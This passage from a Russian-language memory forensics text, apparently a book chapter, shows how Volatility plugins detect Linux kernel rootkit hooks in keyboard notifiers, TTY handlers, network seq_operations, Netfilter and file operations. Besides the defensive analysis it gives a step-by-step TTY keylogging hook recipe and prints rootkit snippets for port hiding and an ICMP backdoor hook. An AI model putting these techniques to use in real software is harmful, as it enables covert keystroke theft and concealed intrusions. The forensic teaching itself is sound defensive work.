Если вы хотите определить, находится ли вредоносный обработчик внутри скрытого модуля ядра, можно использовать `linux_hidden_modules`. Этот плагин, представленный в разделе «Карвинг скрытых модулей» этой главы, находит LKM посредством карвинга, а не полагаясь на связный список или метод `sysfs`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime
   linux_hidden_modules
Volatility Foundation Volatility Framework 2.4
Offset (V)         Name
------------------ ----
0xffffffffa03a15d0 suterusu
```

В данном случае один модуль отмечен как скрытый, а его базовый адрес равен `0xffffffffa03a15d0`. Чтобы определить, куда отображены его разделы, можно использовать `linux_lsmod`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime
     linux_lsmod -b 0xffffffffa03a15d0 -S
Volatility Foundation Volatility Framework 2.4
ffffffffa03a15d0 suterusu 18928
        .note.gnu.build-id             0xffffffffa03a0000
        .text                          0xffffffffa039e000
        .text.unlikely                 0xffffffffa039fdcc
        .init.text                     0xffffffffa0030000
        .exit.text                     0xffffffffa039fdfc
        .rodata                        0xffffffffa03a0028
```

```
.rodata.str1.1                0xffffffffa03a00c5
.parainstructions             0xffffffffa03a0ab0
.data                         0xffffffffa03a1000
.gnu.linkonce.this_module     0xffffffffa03a15d0
.bss                          0xffffffffa03a1820
.symtab                       0xffffffffa0031000
.strtab                       0xffffffffa00322a8
```

В этом вызове `linux_lsmod` получает указание проанализировать разделы скрытого модуля по адресу `0xffffffffa03a15d0`. Вредоносный обработчик находится в разделе `.text` модуля: это определяется по тому, что обработчик расположен по адресу `0xffffffffa039f5d7`, а раздел `.text` начинается с `0xffffffffa039e000`. Между разделом `.text` и этим адресом не отображён никакой другой раздел. Это служит дополнительным доказательством того, что обработчик уведомителя указывает внутрь этого скрытого модуля.

Теперь можно использовать `linux_moddump`, чтобы извлечь модуль на диск, как это делалось ранее в главе. Чтобы найти имя функции, вы вычитаете адрес начала раздела `.text` из адреса обработчика:

```
$ python
Python 2.7.3 (default, Jan  2 2013, 13:56:14)
[GCC 4.7.2] on linux2
>>> "%x" % (0xffffffffa039f5d7-0xffffffffa039e000)
'15d7'
```

Затем можно использовать `readelf`, чтобы найти в таблице символов извлечённого модуля функцию по вычисленному смещению:

```
$ readelf -s -W suterusu.0xffffffffa039e000.lkm | grep 15d7
28: 00000000000015d7   129 FUNC    GLOBAL DEFAULT    2 notify
```

Теперь вы знаете, что функция `notify` руткита suterusu используется как вредоносный обработчик. Вы также видели это в исходном коде, но в большинстве случаев исходного кода анализируемого руткита у вас нет. Чтобы автоматизировать задачи идентификации, мы расширили плагин `linux_keyboard_notifier`, автоматически включив в него плагин `linux_hidden_modules`. Затем мы использовали API `symbol_for_address` Volatility, чтобы найти соответствующее имя символа. Вывод изменённого плагина выглядит следующим образом:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime
  linux_keyboard_notifier
Volatility Foundation Volatility Framework 2.4
Address            Symbol
------------------ ------------------------------
0xffffffffa039f5d7 HOOKED: suterusu/notify
```

Теперь плагин добавляет к вредоносному перехвату после строки `HOOKED` запись `<имя модуля>/<имя символа>`.

Обработчики TTY

Вторым методом регистрации нажатий клавиш, раскрытым в статье Боудин-колледжа, было использование вредоносного обработчика ввода TTY. Эти обработчики считывают ввод (нажатия клавиш) на устройствах TTY, например терминалах. Вместо механизма обратного вызова этот метод перезаписывает указатель на функцию указателем, контролируемым вредоносным ПО, чтобы получить доступ к каждому нажатию клавиши. Как и многие другие методы руткитов, эта активность немедленно обнаруживается средствами криминалистического исследования памяти.

Цели анализа

Ваши цели анализа таковы:

• **Найти устройства TTY в памяти:** чтобы найти обработчики TTY, сначала необходимо знать, как находить устройства TTY в памяти. Также важно знать разницу между устройствами TTY и PTS, поскольку они используют разные обработчики и требуют раздельной проверки и анализа. Обработчики TTY используются для физических терминальных устройств (например, входа с клавиатуры на физической машине), тогда как устройства PTS используются для эмулируемых терминалов, например создаваемых при входах по SSH.
• **Определить, установлен ли вредоносный обработчик:** в зависимости от того, как перехватываются обработчики TTY, одновременно перехватывается либо одно устройство, либо все устройства. Это очень опасно, поскольку одним действием руткит может перехватить все устройства TTY в системе и немедленно начать отслеживать все нажатия клавиш.

Структуры данных

Структура `tty_struct` хранит информацию об уведомителе клавиатуры. Вот как она выглядит в 64-разрядной системе Debian:

```
>>> dt("tty_struct")
'tty_struct' (1280 bytes)
0x0   : magic                          ['int']
0x4   : kref                           ['kref']
0x8   : dev                            ['pointer', ['device']]
0x10  : driver                         ['pointer', ['tty_driver']]
0x18  : ops                            ['pointer', ['tty_operations']]
0x20  : index                          ['int']
0x28  : ldisc_mutex                    ['mutex']
0x48  : ldisc                          ['pointer', ['tty_ldisc']]
0x50  : termios_mutex                  ['mutex']
0x70  : ctrl_lock                      ['spinlock']
0x78  : termios                        ['pointer', ['ktermios']]
0x80  : termios_locked                 ['pointer', ['ktermios']]
0x88  : termiox                        ['pointer', ['termiox']]
0x90  : name                           ['String', {'length': 64}]
0xd0  : pgrp                           ['pointer', ['pid']]
0xd8  : session                        ['pointer', ['pid']]
0xe0  : flags                          ['unsigned long']
0xe8  : count                          ['int']
<snip>
```

Ключевые положения

Ключевые положения таковы:

• `dev`: ссылка на структуру устройства.
• `ldisc`: ссылка на структуры операций устройства TTY, которое получает ввод и обрабатывает операции чтения и записи. Необходимо исследовать эти методы, чтобы убедиться, что вредоносного перехвата не произошло.
• `name`: имя устройства (например, `tty2`).
• `session`: сеанс устройства, который можно использовать, чтобы связать устройство со входами в систему и процессами.

Чтобы перехватить обработчик TTY, можно выполнить следующие шаги:

1. Найдите структуру указателя файла устройства TTY. Для этого передайте имя устройства (например, `/dev/tty1`) функции `filp_open`.
2. Используйте член `private_data`, чтобы получить ссылку на структуру `tty_file_private`, которая, в свою очередь, указывает на `tty_struct`.
3. Перезапишите указатель `tty_struct->ldisc->ops->receive_buf` адресом своей функции регистрации нажатий клавиш.

После выполнения этих шагов ваша функция сможет регистрировать нажатия клавиш по мере их прохождения через устройство. Чтобы обнаружить эту активность, `linux_check_tty` выполняет следующие шаги:

1. Он обходит список драйверов TTY, хранящийся в глобальной переменной `tty_drivers`.
2. Внутри каждой структуры `tty_driver` он обращается к члену `ttys`, который хранит список устройств TTY, управляемых драйвером.
3. Для каждого устройства TTY, найденного в этом списке, проверяется указатель `receive_buf`. В чистой системе он должен указывать на функцию `n_tty_receive_buf`.

Ниже приведён пример запуска плагина Volatility в чистой системе, устройства TTY которой не перехвачены:

```
$ python vol.py -f centos.lime --profile=LinuxCentosx64 linux_check_tty
Volatility Foundation Volatility Framework 2.4
Name             Address            Symbol
---------------- ------------------ ------------------------------
tty1             0xffffffff8131a0b0 n_tty_receive_buf
tty2             0xffffffff8131a0b0 n_tty_receive_buf
tty3             0xffffffff8131a0b0 n_tty_receive_buf
tty4             0xffffffff8131a0b0 n_tty_receive_buf
tty5             0xffffffff8131a0b0 n_tty_receive_buf
tty6             0xffffffff8131a0b0 n_tty_receive_buf
```

В заражённой системе функция указывает в другое место. В случае следующего образца вредоносного ПО она указывает на функцию внутри скрытого модуля:

```
$ python vol.py -f tty-hook.lime --profile=LinuxDebian-3_2x64 linux_check_tty
Volatility Foundation Volatility Framework 2.4
Name             Address            Symbol
---------------- ------------------ ------------------------------
tty1             0xffffffffa0427016 HOOKED
tty2             0xffffffffa0427016 HOOKED
tty3             0xffffffffa0427016 HOOKED
tty4             0xffffffffa0427016 HOOKED
tty5             0xffffffffa0427016 HOOKED
tty6             0xffffffffa0427016 HOOKED
```

В отношении этого вредоносного ПО и описания метода в статье следует отметить одно обстоятельство: члены `receive_buf` всех устройств перезаписаны одной и той же функцией. Это происходит потому, что все устройства совместно используют стандартную структуру операций. Поэтому перезапись указателя одного устройства перезаписывает и все остальные. В качестве альтернативы можно создать копию этой структуры, изменить член `receive_buf`, а затем направить на изменённую копию только нужное устройство. По этой причине необходимо проверять все устройства, чтобы удостовериться в отсутствии вмешательства.

Структуры сетевых протоколов

У руткитов ядра есть несколько способов скрыть информацию о соединениях от приложений пользовательского пространства, но один из самых популярных - перехват структур сетевых протоколов ядра. Эти структуры включают обработчики последовательных операций, которые используются при экспорте данных о сетевых сокетах и соединениях через файловую систему `/proc`; затем эти данные читают такие инструменты, как `netstat` и `lsof`. Иными словами, чтобы различные части ядра имели единообразный API для экспорта информации через `/proc`, Linux предоставляет функции последовательных операций. Эти функции поддерживают все операции, которые приложения пользовательского пространства могут выполнять с файлами, например открытие, чтение, поиск и закрытие. Чтобы отфильтровать или скрыть данные, руткиту достаточно перезаписать указатели функций, связанные с обработкой этих операций.

Цели анализа

Ваши цели таковы:

• **Понять, как состояние сети экспортируется в пользовательское пространство:** чтобы в полной мере понять, почему вредоносное ПО часто нацеливается на структуры последовательных операций, необходимо изучить типы экспортируемых ими данных и их роль в оперативном криминалистическом исследовании. Также следует знать об утилитах, подверженных вредоносной фильтрации, таких как команды `netstat` и `lsof`, и о файлах в каталоге `/proc`.
• **Найти перехваченные структуры последовательных операций внутри сетевых протоколов:** чтобы найти вредоносное ПО, скрывающее сетевую информацию от приложений пользовательского пространства, сначала необходимо знать, как найти каждую активную структуру протокола в системе. Следует быть знакомым с плагином Volatility `linux_check_afinfo` и наиболее часто перехватываемыми методами операций.

Структуры данных

Структура `seq_operations` хранит указатели на обработчики данных, экспортируемых из подсистем ядра. Вот как она выглядит на 64-разрядной машине Debian:

```
>>> dt("seq_operations")
'seq_operations' (32 bytes)
0x0   : start                          ['pointer', ['void']]
0x8   : stop                           ['pointer', ['void']]
0x10  : next                           ['pointer', ['void']]
0x18  : show                           ['pointer', ['void']]
```

Ключевые положения

Ключевые положения таковы:

• `start`: функция, извлекающая первую запись последовательности.
• `stop`: функция, определяющая, когда последовательность завершилась.
• `next`: функция, извлекающая следующую запись последовательности.
• `show`: функция, показывающая сведения о записи, например состояние сетевого соединения или поля процесса. Вредоносное ПО часто нацеливается на эту функцию, чтобы скрыть данные от оперативного криминалистического исследования.

Последовательные сетевые операции

В работающей системе файлы в каталоге /proc/net/ экспортируют из ядра в пользовательское пространство всю информацию, связанную с сетью. Например, /proc/net/dev показывает информацию о каждом сетевом интерфейсе:

```
$ cat /proc/net/dev
Inter-|   Receive                                                |  Transmit
 face |bytes    packets errs drop fifo compressed multicast|bytes    packets
    lo: 3396353   10929    0    0    0         0          0  3396353   10929
  eth0: 7412216   69623    0    0    0         0          0 17223107   57677
```

Аналогично, /proc/net/arp показывает текущий кэш ARP:

```
$ cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
192.168.174.2    0x1         0x2         00:50:56:fa:ad:55     *        eth0
192.168.174.1    0x1         0x2         00:50:56:c0:00:08     *        eth0
192.168.174.254  0x1         0x2         00:50:56:e7:00:e1     *        eth0
```

А /proc/net/tcp показывает информацию о каждом активном сетевом сокете:

```
$ cat /proc/net/tcp
 sl  local_address rem_address   st uid  inode
  0: 00000000:C60E 00000000:0000 0A 102  4965
  1: 00000000:006F 00000000:0000 0A 0   6108
  2: 00000000:0016 00000000:0000 0A 0   6404
  3: 0100007F:1538 00000000:0000 00 104 7585
  4: A9AEA8C0:0016 01AEA8C0:D878 01 0   16238
  5: A9AEA8C0:0016 01AEA8C0:D8B9 01 0   16287
```

Как видно из предыдущего вывода, в /proc экспортируется немало полезной сетевой информации. Важно отметить, что эти примеры показывают лишь подмножество доступной информации.

Поиск перехватов сетевых протоколов

Плагин linux_check_afinfo проверяет каждый обработчик в структурах файловых операций и последовательных операций каждого сетевого протокола. В настоящее время к этим протоколам относятся следующие:

• tcp4: tcp4_seq_afinfo
• tcp6: tcp6_seq_afinfo
• udp4: udp4_seq_afinfo
• udp6: udp6_seq_afinfo
• udplite4: udplite4_seq_afinfo
• udplite6: udplite6_seq_afinfo

Для каждого протокола проверяется, находятся ли обработчики внутри ядра или известного модуля. Плагин сообщает о любом обработчике, не удовлетворяющем этим критериям. В отличие от других плагинов, рассматриваемых в этой главе, этот сообщает только о перехваченных записях. Ниже показан его вывод для руткита KBeast:

```
$ python vol.py -f  kbeast.lime --profile=LinuxDebianx86 linux_check_afinfo
Volatility Foundation Volatility Framework 2.4
Symbol Name        Member          Address
-----------        ------          ----------
tcp4_seq_afinfo    show            0xe0fb9965
```

Этот руткит перехватывает член show структуры tcp4_seq_afino, чтобы скрыть соединение на заданном сетевом порту от /proc/net/tcp, инструментов пользовательского пространства и

системных администраторов. Руткит, перехватывающий член `show`, может либо фильтровать информацию, либо полностью пропускать записи. Функция-обработчик этого конкретного руткита реализована следующим образом:

```
1  int h4x_tcp4_seq_show(struct seq_file *seq, void *v)
2  {
3   int r=old_tcp4_seq_show(seq, v);
4   char port[12];
5
6   sprintf(port,"%04X",_HIDE_PORT_);
7   if(strnstr(seq->buf+seq->count-TMPSZ,port,TMPSZ))
8     seq->count -= TMPSZ;
9   return r;
10 }
```

В строке 6 переменная `_HIDE_PORT_`, хранящая скрываемый порт, преобразуется в шестнадцатеричное значение. Затем оно сравнивается с шестнадцатеричным значением внутри буфера TCP. Если порт совпадает, вся относящаяся к соединению запись удаляется путём вычитания размера записи из возвращаемого количества. Этот процесс фактически скрывает её от приложений пользовательского пространства.

Перехваты Netfilter

Netfilter - встроенный в ядро Linux механизм фильтрации пакетов. Инструмент `iptables` использует Netfilter для реализации преобразования сетевых адресов (NAT) и фильтрации межсетевого экрана. Помимо интерфейсов пользовательского пространства Netfilter также позволяет модулям ядра реализовывать собственные перехваты сетевого стека. Хотя эти перехваты могут служить законной цели, например добавлять новые возможности межсетевого экрана, их также можно использовать во вредоносных целях для перехвата, изменения и исследования пакетов, входящих в компьютер и выходящих из него. В этом разделе вы узнаете, как перечислять и анализировать перехваты Netfilter.

Цели анализа

Ваши цели таковы:

• **Обнаружить скрытые каналы командования и управления:** злоумышленники используют перехваты Netfilter для отправки и получения скрытых сообщений, встроенных в пакеты обычного вида. Например, то, что на сетевом уровне может выглядеть как типичный эхо-запрос ICMP (если бы у вас был захват пакетов), на самом деле может содержать команду ботнета или ответ.
• **Обнаружить внедрение вредоносной рекламы:** проанализированный нами образец вредоносного ПО, находившийся на веб-прокси клиента, использовал перехваты Netfilter для внедрения IFRAME в ответы HTTP. Перехваты заставляли браузеры клиентов отображать вредоносную рекламу при визуализации содержимого IFRAME.
• **Выявить перехват сетевого трафика:** поскольку перехваты Netfilter имеют неограниченный доступ ко всем без исключения пакетам, входящим в сетевой стек компьютера и выходящим из него, это один из основных методов, которыми злоумышленники перехватывают трафик в поисках паролей и других конфиденциальных данных.

Структуры данных

Структура `nf_hook_ops` хранит информацию о перехвате Netfilter. Вот как она выглядит в 64-разрядной системе Debian:

```
>>> dt("nf_hook_ops")
'nf_hook_ops' (48 bytes)
0x0   : list                          ['list_head']
0x10  : hook                          ['pointer', ['void']]
0x18  : owner                         ['pointer', ['module']]
0x20  : pf                            ['unsigned char']
0x24  : hooknum                       ['unsigned int']
0x28  : priority                      ['int']
```

Ключевые положения

Ключевые положения таковы:

• `list`: указатель на элемент списка перехватов Netfilter.
• `hook`: указатель на функцию перехвата.
• `pf`: семейство протоколов перехвата.
• `hooknum`: расположение перехвата в сетевом стеке.

Подсистема Netfilter

Netfilter позволяет модулям ядра подключать перехваты на нескольких этапах сетевого стека, что даёт возможность исследовать пакеты в разные моменты их обработки и маршрутизации. В следующем списке перечислены возможные варианты:

• `PRE_ROUTING`: активируется до того, как пакет входит в подсистему маршрутизации ядра.
• `LOCAL_IN`: активируется для пакетов, отправленных самому компьютеру, и является последним перехватом перед тем, как процесс получает данные пакета.
• `FORWARD`: активируется перед пересылкой пакета другой машине.
• `LOCAL_OUT`: активируется для пакетов, созданных на локальной машине.
• `POST_ROUTING`: активируется непосредственно перед отправкой пакета в сеть.

Когда перехват активирован, он должен решить, что ядру следует сделать с исследуемым пакетом. В следующем списке показаны доступные варианты:

• `NF_DROP`: отбросить пакет и не выполнять дальнейшую обработку.
• `NF_ACCEPT`: разрешить пакету продолжить прохождение через стек.
• `NF_STOLEN`: передаёт управление пакетом исключительно обработчику. Его ресурсы не освобождаются, но дальше по сетевому стеку он также не отправляется.
• `NF_QUEUE`: помещает пакеты в очередь для обработки в пользовательском пространстве.
• `NF_REPEAT`: предписывает диспетчеру Netfilter снова вызвать функцию перехвата.
• `NF_STOP`: обрабатывает пакет, не вызывая для него никаких других перехватов Netfilter.

> **Примечание.**
>
> Эти варианты объявлены в заголовочном файле `include/linux/netfilter.h`.

Злоупотребление Netfilter

Как можно представить, типы перехватов и варианты обработки предоставляют вредоносному ПО множество возможностей скрывать пакеты, создавать каналы командования и управления и отслеживать содержимое сетевой активности в системе. Ниже показан перехват Netfilter, который suterusu использует для ожидания магического пакета:

```
 1 void icmp_init ( void )
 2 {
 3     DEBUG("Monitoring ICMP packets via netfilter\n");
 4
 5     pre_hook.hook     = watch_icmp;
 6     pre_hook.pf       = PF_INET;
 7     pre_hook.priority = NF_IP_PRI_FIRST;
 8     pre_hook.hooknum  = NF_INET_PRE_ROUTING;
 9
10     nf_register_hook(&pre_hook);
11 }
```

В этой функции руткит настраивает структуру `nf_hook_ops` с обработчиком, выполняющим функцию `watch_icmp` (не показана). Протокол - `PF_INET`, приоритет - `NF_IP_PRI_FIRST`, а позиция в сетевом стеке - `NF_INET_PRE_ROUTING`. Это означает, что, когда пакеты поступают в систему, этот обработчик вызывается первым из перехватов и получает полный контроль над пакетом.

Если проанализировать функцию `watch_icmp`, можно увидеть, что она ищет пакет ICMP с магическим значением, за которым следуют IP-адрес и порт, откуда следует загрузить вредоносный исполняемый файл. Когда пакет не является ICMP или не соответствует магическому значению, используется возвращаемое значение `NF_ACCEPT`. Это позволяет пакету продолжить обычное прохождение. Если найден магический пакет, после загрузки предписанного файла используется возвращаемое значение `NF_STOLEN`, чтобы другие обработчики не обрабатывали пакет. Это означает, что анализаторы пакетов, такие как Wireshark и Tcpdump, работающие в локальной системе, не увидят эти пакеты.

Перечисление перехватов Netfilter

Плагин `linux_netfilter` может перечислять перехваты Netfilter. Кроме того, плагин сообщает положение перехвата в стеке, используемый им протокол и адреса обработчиков перехвата. Плагин работает, перечисляя все записи в глобальной переменной `nf_hooks`. `nf_hooks` объявлена следующим образом:

```
struct list_head nf_hooks[NFPROTO_NUMPROTO][NF_MAX_HOOKS]
```

Она хранит список перехватов для каждого протокола и положения в сетевом стеке. Каждый элемент списка имеет тип `nf_hook_ops`, и эти элементы содержат всю информацию, необходимую плагину. Ниже показана работа `linux_netfilter` с образцом suterusu, в котором активирован монитор бэкдора ICMP:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime linux_netfilter
Volatility Foundation Volatility Framework 2.4
Proto Hook             Handler            Is Hooked
----- ---------------- ------------------ ---------
IPV4  PRE_ROUTING      0xffffffffa039fcd4 True
```

В этом выводе видно, что был найден перехват `PRE_ROUTING` руткита suterusu (функция `watch_icmp`). Затем можно проанализировать код по адресу `0xffffffffa039fcd4`, чтобы определить его функциональность.

Файловые операции

Все связанные с файлами операции, такие как чтение, запись и перечисление каталогов, в конечном счёте проходят через структуру `file_operations` ранее открытого файла. Вы уже встречали в книге несколько мест, где мы кратко описывали, как руткиты Linux взаимодействуют с этими структурами, чтобы скрыть файл, не допустить удаления или перезаписи файла и многое другое. В этом разделе вы подробно узнаете, как работают эти руткиты и как Volatility обнаруживает их активность.

Цели анализа

Ваши цели таковы:

• **Изучить, как структуры файловых операций влияют на криминалистическое исследование:** огромное количество операций, использующих указатели на функции внутри `file_operations`, делает их богатой целью для руткитов. Увидев, как современные руткиты используют такие перехваты, вы сможете подготовиться к анализу новых руткитов, с которыми столкнётесь.
• **Анализировать антикриминалистические методы:** определять, когда руткиты отслеживают доступ к определённым файлам, чтобы скрыть конкретное содержимое от инструментов анализа. Аналогичным образом можно обнаруживать попытки не допустить удаления или обезвреживания вредоносных файлов в работающих системах.
• **Обнаруживать скрытых вошедших пользователей:** команды `w` и `who` в работающих системах перечисляют пользователей, вошедших в систему в данный момент. Перехватывая структуры `file_operations`, злоумышленники могут легко фильтровать результаты и продлевать свой доступ к системе.

Структуры данных

Структура `file_operations` хранит информацию о функциях, которые конкретный файл использует для чтения, записи и других задач. Вот как она выглядит в 64-разрядной системе Debian:

```
>>> dt("file_operations")
'file_operations' (208 bytes)
0x0   : owner                          ['pointer', ['module']]
0x8   : llseek                         ['pointer', ['void']]
0x10  : read                           ['pointer', ['void']]
0x18  : write                          ['pointer', ['void']]
0x20  : aio_read                       ['pointer', ['void']]
0x28  : aio_write                      ['pointer', ['void']]
0x30  : readdir                        ['pointer', ['void']]
0x38  : poll                           ['pointer', ['void']]
0x40  : unlocked_ioctl                 ['pointer', ['void']]
0x48  : compat_ioctl                   ['pointer', ['void']]
0x50  : mmap                           ['pointer', ['void']]
0x58  : open                           ['pointer', ['void']]
0x60  : flush                          ['pointer', ['void']]
<snip>
```

Источники файловых операций

Плагин `linux_check_fop` собирает структуры `file_operations` из нескольких источников:

• **Открытые файлы:** плагин `linux_lsof` используется для сбора структуры `file` всех открытых файлов.
• **Файловая система proc:** выполняется обход файловой системы `/proc`, и собираются все структуры `file`.
• **Кэш файлов:** плагин `linux_find_file` используется для поиска всех файлов в страничном кэше.

Для каждой структуры, найденной в этих источниках, плагин проверяет все члены-указатели на функции, чтобы убедиться, что они находятся в статическом ядре или известном модуле ядра. Теперь, когда вы знаете, как определяются структуры файловых операций, в следующем разделе рассматриваются некоторые конкретные типы атак, которые можно обнаружить.

> **Примечание.**
>
> Хотя в системах на основе SLAB можно использовать `kmem_cache`, чтобы получить окончательный список всех выделенных структур `file`, в системах, использующих SLUB, тот же метод не работает. По этой причине Volatility пытается находить структуры `file` во всех остальных известных ему источниках.

Создание помех оперативному криминалистическому исследованию

Один из самых печально известных примеров вредоносного кода, перехватывающего файловые операции, - adore-ng (см. lwn.net). Этот руткит перехватывал функцию `readdir` файловых систем `/proc` и `/` (корневой), чтобы скрывать файлы из списков каталогов. С момента выпуска adore-ng многие руткиты, как общедоступные, так и закрытые, использовали тот же метод сокрытия файлов.

Интересным примером из реальной практики был руткит, который перехватывал вызов `read` нескольких файлов, содержавших похищенные данные (например, вывод регистратора нажатий клавиш). Перехват скрывал информацию от инструментов оперативного криминалистического исследования, но злоумышленники всё ещё могли читать фактическое содержимое файлов, передавая специальные параметры функции операции `read`. Мы также сталкивались с образцами вредоносного ПО, которые перехватывали функцию `write`, чтобы не допустить перезаписи защищённых файлов (например, конфигураций и исполняемых компонентов).

Другой пример - общедоступный руткит Average Coder, рассмотренный ранее в этой главе. Он устанавливает ряд перехватов, которые можно обнаружить с помощью плагина `linux_check_fop`:

```
$ python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64 linux_check_fop
Symbol Name                 Member          Address
--------------------------- --------------- ------------------
proc_mnt: root              readdir         0xffffffffa05ce0e0
buddyinfo                   write           0xffffffffa05cf0f0
modules                     read            0xffffffffa05ce8a0
/                           readdir         0xffffffffa05ce0e0
/var/run/utmp               read            0xffffffffa05ce4d0
```

Первая запись перехватывает функцию `readdir` файловой системы `/proc`. Этот перехват позволяет Average Coder скрывать процессы от работающей системы. В Linux каждому процессу предоставляется каталог непосредственно под `/proc`, названный в соответствии с PID процесса. Впоследствии эти каталоги конкретных процессов содержат информацию о состоянии процесса. Если скрыть каталог `/proc` процесса от работающей системы, такие утилиты, как `ps` и `top`, не смогут найти его и сообщить о нём. Следующая запись перехватывает `/proc/buddyinfo`, как мы объясняли ранее.

Перехватывая метод `read` файла `/proc/modules`, Average Coder может скрывать модули ядра от системы. Команда `lsmod` - основной инструмент, который системные администраторы используют для поиска загруженных модулей в системе Linux, и эта команда получает данные из `/proc/modules`. Фильтруя результаты функции `read`, можно легко скрыть загруженные модули в работающей системе. Перехватывая `readdir` корневого каталога, Average Coder может скрывать файлы точно так же, как это делал adore-ng. Назначение перехвата `utmp` объясняется далее.

Сокрытие вошедших пользователей

Последний перехват, указанный в предыдущем выводе, - функция `read` файла `/var/run/utmp`. Average Coder перехватывает эту функцию, чтобы скрывать вошедших пользователей от системных администраторов, использующих команду `w` или `who`. Эти команды читают двоичную структуру `/var/run/utmp`, а затем форматируют и выводят информацию в консоль. Перехватывая функцию `read` файла `utmp`, Average Coder может отфильтровывать записи, связанные со злоумышленником.

Как вы уже неоднократно видели, хотя этот метод руткита обманет исследователя на работающей машине, активность можно обнаружить посредством криминалистического исследования памяти. В случае образца Average Coder можно извлечь файл `utmp` из памяти и определить пользователей, вошедших в систему во время создания дампа памяти. Чтобы начать этот процесс, используйте плагин `linux_find_file` для поиска адреса структуры inode файла:

```
$ python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64
       linux_find_file
       -F "/var/run/utmp"
Volatility Foundation Volatility Framework 2.4
Inode Number                  Inode
--------------- ------------------
          130564     0x88007a85acc0
```

Затем этот адрес снова передаётся `linux_find_file`, чтобы извлечь файл:

```
$ python vol.py -f avgcoder.mem --profile=LinuxCentOS63x64
        linux_find_file
        -i 0x88007a85acc0
        -O utmp
```

После этого можно использовать команду `who` на машине криминалистического анализа, чтобы исследовать извлечённый файл `utmp`:

```
$ who utmp
centoslive tty1         2013-08-09 16:26 (:0)
centoslive pts/0        2013-08-09 16:28 (:0.0)
```

В этом конкретном образце пользователь `centoslive` скрывался от работающей системы, но появляется после извлечения файла `utmp` из памяти и его анализа без вмешательства вредоносного ПО.

Встроенные перехваты кода

Встроенный перехват - метод руткита, который перезаписывает инструкции внутри функции, чтобы изменить поведение функции во время выполнения. Обычно перехваты перенаправляют поток управления к функции, являющейся частью руткита, что позволяет руткиту добавлять, изменять или удалять данные, обрабатываемые и возвращаемые исходной функцией. Эти перехваты были представлены в главе 25 «Руткиты пользовательского пространства», однако они также применимы к коду в памяти ядра.

Плагин `linux_check_inline_kernel` опирается на работу многих других плагинов, описанных в этой главе. В частности, он использует другие плагины, чтобы находить функции и указатели на функции, которые могут стать целью вредоносного ПО. Затем он проверяет, не стали ли какие-либо функции жертвами встроенного перехвата. Он также проверяет различные другие функции (показанные в следующем списке), которые не анализируются другими плагинами:

• `dev_get_flags`: используется для сокрытия настройки неразборчивого режима сетевых интерфейсов.
• `ia32_sysenter_target` и `ia32_syscall`: функции-обработчики прерываний системных вызовов.
• `vfs_readdir` и `tcp_sendmsg`: они были перехвачены руткитом, внедрявшим IFRAME в конце 2012 года (см. lwn.net).

В настоящее время обнаруживаются следующие типы встроенных перехватов:

• `JMP`: обнаруживает перехваты, передающие управление за пределы локальной функции с помощью инструкции `JMP`. Обычно это происходит путём первоначального помещения адреса в регистр или прямого перехода по адресу.
• `CALL`: обнаруживает функции, использующие инструкцию `CALL` для передачи управления.
• `RET`: обнаруживает функции, использующие инструкцию `RET` для передачи управления. Обычно это выполняется с помощью `PUSH`, чтобы поместить адрес назначения в стек, а затем выполнить `RET`.

Хотя этот список может быть не исчерпывающим, эти средства обнаружения эффективно находят большинство перехватов, с которыми вы столкнётесь на практике. Ниже показано, как использовать плагин `linux_check_inline_kernel` для образца, заражённого suterusu. Этот руткит широко применяет встроенные перехваты для управления разнообразными аспектами поведения системы:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime
  linux_check_inline_kernel
proc_root                       readdir     JMP   0xffffffffa039e06f
/proc                           readdir     JMP   0xffffffffa039e06f
/                               readdir     JMP   0xffffffffa039e06f
/                               readdir     JMP   0xffffffffa039e0be
/home                           readdir     JMP   0xffffffffa039e0be
/home/x                         readdir     JMP   0xffffffffa039e0be
/root                           readdir     JMP   0xffffffffa039e0be

<snip>

/var                            readdir     JMP   0xffffffffa039e0be
/var/mail                       readdir     JMP   0xffffffffa039e0be
/var/www                        readdir     JMP   0xffffffffa039e0be
/var/cache                      readdir     JMP   0xffffffffa039e0be
/var/cache/samba                readdir     JMP   0xffffffffa039e0be
/var/cache/samba/printing       readdir     JMP   0xffffffffa039e0be
/var/spool                      readdir     JMP   0xffffffffa039e0be
/var/spool/exim4                readdir     JMP   0xffffffffa039e0be
/var/spool/exim4/db             readdir     JMP   0xffffffffa039e0be
/var/spool/exim4/msglog         readdir     JMP   0xffffffffa039e0be
/var/spool/exim4/input          readdir     JMP   0xffffffffa039e0be
/var/spool/cron                 readdir     JMP   0xffffffffa039e0be
/var/spool/cron/crontabs        readdir     JMP   0xffffffffa039e0be
```

```
/var/spool/cron/atjobs          readdir     JMP   0xffffffffa039e0be
/var/spool/rsyslog              readdir     JMP   0xffffffffa039e0be
/var/lib                        readdir     JMP   0xffffffffa039e0be

<snip>

tcp6_seq_afinfo                 show        JMP   0xffffffffa039e2a1
tcp4_seq_afinfo                 show        JMP   0xffffffffa039e36b
udplite6_seq_afinfo             show        JMP   0xffffffffa039e10d
udp6_seq_afinfo                 show        JMP   0xffffffffa039e10d
udplite4_seq_afinfo             show        JMP   0xffffffffa039e1d7
udp4_seq_afinfo                 show        JMP   0xffffffffa039e1d7
TCP                             ioctl       JMP   0xffffffffa039ea84
UDP                             ioctl       JMP   0xffffffffa039ea84
UDP-Lite                        ioctl       JMP   0xffffffffa039ea84
PING                            ioctl       JMP   0xffffffffa039ea84
RAW                             ioctl       JMP   0xffffffffa039ea84
dev_get_flags                               JMP   0xffffffffa039e02a
```

В выводе показано несколько обнаруженных перехватов. Первые две записи указывают, что функция `readdir` корневого каталога `/proc` была перехвачена. Это означает, что обработчики в структуре `linux_check_fop` по-прежнему указывали бы на исходное расположение, однако инструкции в этом расположении были перезаписаны. Кроме того, существуют сотни файлов, член `readdir` которых перехвачен и адрес обработчика которых одинаков. Это происходит потому, что руткит перехватывает функцию `readdir` всей корневой файловой системы, что впоследствии приводит к перехвату всех находящихся в ней файлов и каталогов.

